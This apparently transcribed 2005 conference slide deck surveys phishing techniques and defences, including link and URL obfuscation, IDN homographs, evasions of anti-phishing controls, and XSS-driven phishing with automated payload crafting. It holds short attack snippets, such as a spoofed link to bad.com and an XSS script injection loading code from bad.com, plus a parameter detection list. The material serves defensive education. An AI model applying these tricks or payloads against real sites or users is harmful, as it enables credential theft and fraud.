

# The Phuture of Phishing

Billy Hoffman (bhoffman@spidynamics.com)



# Overview

- What is Phishing?
- How has Phishing evolved?
- What are the current tricks?
- What are the current defenses?
- What is the future of Phishing?
- How serious is it?
- Demonstration of offensive tools.
- Demonstration and release of defensive tools.

# What is Phishing?

- Phishing is the process of sending out a phony message and tricking the user into revealing some kind of information
- Mediums include: Email, IM, SMS
- Phishing is simply massive social engineering.
- The goal: to extract information from a target.

# Why You Should Care

- Phishing is a business that is growing
  - 14,000+ Phishing attacks in Jul 2005\*
- Phishing is too profitable to go away
  - Pew Study\*\*: as of 11/2004, 53 Million (47%) of online users in the US use online banking.
  - eBay alone has 54 Million members
  - Lots of uneducated users with lots of money
- Phishing attacks are growing in sophistication and damage
  - Spyware/Worms/Malware, keyloggers, dialers
  - Identity theft

\*Anti-Phishing Work Group (<http://antiphishing.org>)

\*\*Pew Trust ([http://www.pewinternet.org/PPF/r/213/press\\_coverageitem.asp](http://www.pewinternet.org/PPF/r/213/press_coverageitem.asp))

# Phishing Circa 1995

- Phisher: 15 year old hax0rz on AOL
- Target: Other 15 year olds on AOL
- Purpose: Getting account passwords for free time
- Medium: IM, so email
- Techniques: Similar names, uneducated users, prime hunting ground with “New User Lobby”
- Threat Level: Low. Little information was leaked from compromised accounts. Ultimately theft of AOL service

# Phishing Circa 2001

- Phisher: Individual, technically savvy criminal
- Target: Anyone using eBay or major banks
- Purpose: Credit cards/account numbers, passwords
- Medium: Primarily Email
- Techniques: Link obfuscation, uneducated users
- Threat Level: Medium. Online banking services still in infancy, not many users. Mainly credit card accounts vulnerable. Worst case victims lose \$50 and need a new credit card.

# Phishing Circa 2005

- Phisher: Highly technical criminals (individual and groups)
- Target: Users of Paypal/banks (85%), major ISPs
- Purpose: Bank account numbers
- Medium: Mainly email, some IM
- Techniques: CSS/Javascript voodoo, browser vulnerabilities, Web site Vulnerabilities, malware
- Threat Level: High! Direct access to checking and savings accounts, bank routing numbers, SSN, Direct wire transfers

# Current Tricks - Basic

- Similar domain names



- Misspelled domain names





# Current Tricks - Basic (cont'd)

- Link text – vs- Link target

```
<a href="http://bad.com">http://bank.com</a>
```

- Link + Javascript events

```
<a href="http://bad.com"  
  onMouseOver="window.status='http://bank.com' "  
  OnMouseout="window.status='Done' ">http://bank.com</a>
```



# Current Tricks – Basic (cont'd)

- Host obfuscation
  - Zero octets are optional  
(<http://127.0.0.1> = <http://127.1>)
  - Octets -> IP number  
(<http://202.186.13.4> = <http://3401190660>)
  - Non-Base10 IP address  
(<http://0xd4.0xbb.0x77.0xab/>)
  - Non-Base10 IP number  
(<http://0xd4bb77ab/>)
  - All permutations and combinations  
(<http://0324.0xbb.119.0253>)

# Current Tricks - Basic (cont'd)

- URL obfuscation
  - Originally for escaping &, ; % < >
  - Anything can be encoded
  - Can be encoded in multiple formats (classic URL encoding, Unicode, UTF-8, etc)
  - “.” can be encoded as %2E, %C0%AE, %E0%80%AE, %F0%80%80%AE, %F8%80%80%80%AE, %FX%80%80%80%80%AE.
  - Can your IDS keep up with the ineptitude of the various Standards bodies?

# Current Tricks – Nasty

- Basic tricks work on poorly educated users
  - Can be easily spotted and stopped
  - Luckily most current phishing attacks use basic tricks
- Nasty tricks take advantage of complex web technologies, browser bugs, and vulnerabilities.
  - Deliberately break or spoof methods people use to determine if a website is real.
  - Harder to detect
  - Growing in number


## Current Tricks – Nasty (cont'd)

- Javascript Pop-overs



# Current Tricks – Nasty (cont'd)

- CSS absolute positioning
  - Hide address bar



- Hide SSL lock



# Current Tricks – Nasty (cont'd)

- **Internationalized Domain Name (IDN)**
  - Shmoo Group



Meeow

This is a test page showing an example IDN homograph attack.

More details can be found [here](#).



# Current Tricks – Nasty (cont'd)

- Other browser bugs and vulnerabilities
  - Same domain principle violations
  - @ hiding <http://www.bank.com@www.evil.com>
  - Address bar bugs (IE %01%00 bug, etc)
  - Malware (javaprxy.dll, OBJECT parsing)
  - Spyware/adware toolbars
    - Track what you are doing
    - Desensitizes you to pop-ups and other notices of evil behavior



# Future Nasty Tricks

- CSS + Javascript = Fake, full functional menus, interfaces, windows , etc

CSS: Position anything, anywhere

Javascript: Build complex, interactive objects

XMLHttpRequest (Ajax): Preload images and text

Ubiquitous broadband:

Victims doesn't even notice the delay



# Current Protection

- Latest versions of browsers and mail clients
  - Ignore window.status changes for link tags
  - Can display mail as text not HTML by default
  - Disable things like web bugs and images in mail
  - SSL notification dialogs (annoying, but doable)
- Picture or personalized greeting
  - “Fluffy the dog” on login
- Major sites recommend deliberate entry of misinformation

# Current Protection – (cont'd)

- Spam Filters (Phishing email ~= spam email)
- Blacklists (hosts/IPs)
- Country reconciliation (ip2country)
- Real time scoring systems (registered date + update interval + country of origin)
- Reputation systems (Alexa rankings, Netcraft toolbar)
- Proactive detection (experimental)
  - Log analysis for offsite IMG requests
  - Crawlers that use hashes and RegExs find similar or duplicate sites

Risk Rating  Since: [Jun 2000](#) Rank: [70364](#) [Site Report](#)  [US] [SPIDynamics](#)

# Anti-Anti-Phishing!

Misinformation or Personalized page	Phishing site MTTM's to the real site to confirm info supplied by victim
Link tag sanitized	Create fake "link" equivalent with CSS <SPAN> (onclick(), cursor:Hand, blue)
Spam filters	Hash busters. Target attacks at selected, smaller groups
Blacklists	Useless: Phishing sites have 1-3 day lifespan.
Country reconciliation	Host Phishing site on free/hacked server in reputable country

# Anti-Anti-Phishing!

WHOIS info	WHOIS is <b>NOT</b> required to be true or is checked
Reputation systems	Buy/hijack old, “trusted” domains
Crawler + hashes	Modify underline data w/o modifying presentation of data
Log analysis	Completely clone target website

# Reality Check

- Current Phishing attacks revolve around deceiving the user into thinking a website is a different website.
- Current Phishing defense revolves around:
  - Applications preventing HTML from deliberately hiding functionality or actions of links and scripts
  - Determining fundamental stats about a site to see if it truly is the site it claims to be

# Reality Check

- Current Phishing attacks revolve around deceiving the user into thinking a website is a different website.
- Current Phishing defense revolves around:
  - Applications preventing HTML from deliberately hiding functionality or actions of links and script
  - Determining fundamental stats about a site to see if it truly is the site it claims to be

**But what if the Phishing site was the actual site?**

# XSS Overview

- Cross Site Scripting (XSS) – Arbitrary inject of script into the page returned to the user
- Includes script from 1 domain and runs in the context of another domain.
- This script can access the entire DOM. Takes place on clients machine
- Still dismissed as annoying pop-ups and the occasional cookie theft?
- This was true 5 years ago, but now... “Standards are your friend”

 `http://bank.com/index?err=<script src="http://bad.com/a.js" />`



# XSS: Not Just Cookie Theft! + Phishing

- Automatic session hijacking
  - Javascript sends session info (ID or cookie) to script (perl, php, CGI, etc) which automatically logs in as you and initiates wire transfer
- Hidden iFrame control window +
  - Javascript keyboard events: Log all keystrokes in the browser
  - Javascript mouse events: capture a “movie” of mouse actions
- XSS-Proxy (Anton Rager) <http://xss-proxy.sf.net>

# XSS/Phishing is the Future

- Bypasses all conventional defenses: blacklists, ip2country, reputation systems, real-time analysis, log analysis, SSL notices, etc
- No waiting for new browser bugs or malware writers
- No extremely tedious CSS voodoo
- XSS vulnerabilities are laughably common
- Drastically reduces barriers of entry: Only need a dead drop and a mass mailer.
- Allows Phishers to focus on writing dangerous, info stealing payloads instead of making convincing looking sites
- Uses dynamic server pages instead of wget snapshot

# XSS/Phishing is the Future (cont'd)

- XSS breaks Phishers out of passive harvesting of banking info
  - Can target specific types of information from specific people
  - More options (insider info, extortion/blackmail, stocks)
- The Future: advanced, specifically targeted attacks
  - Remote controlling an investment banker's browser to learn insider info
  - Harvesting of personal records for ID theft
  - Silently logging CEO's web email services (GMail)
  - Get the XSS into a Sql backend! You have permanent scrapping of anything (logins, online orders)

# Limitations for XSS + Phishing


- Ultimately the payload is a URL to a legitimate page.
  - Executed with an HTTP GET.
    - POST, TRACE, and all other forms of XSS are not viable for mass mailed Phishing attacks.
  - Need to keep URL small, can leave a trail
    - `<script src=“...”>`
    - URL minimizers (tinyurl, others)
  - But XSS attacks are tedious to craft right?
    - Lots of trial and error to get “escaping” code correct
    - Done by hand, extremely site specific
- This places XSS out of the reach of Phishers right?...

# Automation of XSS creation

- No, it doesn't.
- Automation of XSS is easy.
- Applying programming concepts, we can separate our attacks (Keylogging, scraping forms) from our “escaping” code
- Couple with a crawler, we can scan an entire site in minutes finding XSS holes. Phisher drops in any payload
- “Metasploit for web apps!”
- This means XSS and very convincing Phishing attacks are a VB tool away from the Phisher's use.

# Automation of XSS creation

Fortunately, I wrote mine in Java!



# Automation of XSS creation

- Xross Site Crafter
  - Crawls a site
  - Finds pages vulnerable to GET request XSS
  - Automatically creates code to place payload so it is executed by the browser
  - Has various payloads that can be selected
    - Scrap form data
    - Forward cookie to an automatic exploiter
    - IFrame + XSS-Proxy remote control

## Demo of XSCrafter


(This will not be released to the public!)



# XSS/Phishing defense

- Ultimately, the victim is receiving some URL with parameters that contain Javascript
- So scan for suspicious parameter values
  - <SCRIPT> <EMBED> <OBJECT> <APPLET>
  - Document.cookie
  - Document.forms
  - XMLHttpRequest
- NetCraft Toolbar does this... .. *very, very poorly*
  - Performance is bad
  - Information leakage!

# Line Breaker



- Multithreaded client-side proxy! No software on each client
- Java and Fast!?!
- Filters and warns about suspicious parameters
- Can be deployed on end-user machine or as part of existing IT infrastructure
- No information leakage/privacy concerns
- Free, BSD Licensed software

Click to add title

Demo of LineBreaker  
(This is available for free download at  
[www.spidynamics.com](http://www.spidynamics.com))

# Summary

- Phishing is getting more far sophisticated
- XSS allows Phishers to circumvent all traditional defenses.
- XSS is far more powerful than 5 years ago, and it allows Phishers to steal all kinds of information
- XSS creation is easy and can be automated
- XSS/Phishing has a very limited attack vector, and tools like Line Breaker or NetCraft can stop it.

# Questions?



## The Phuture of Phishing

Billy Hoffman (bhoffman@spidynamics.com)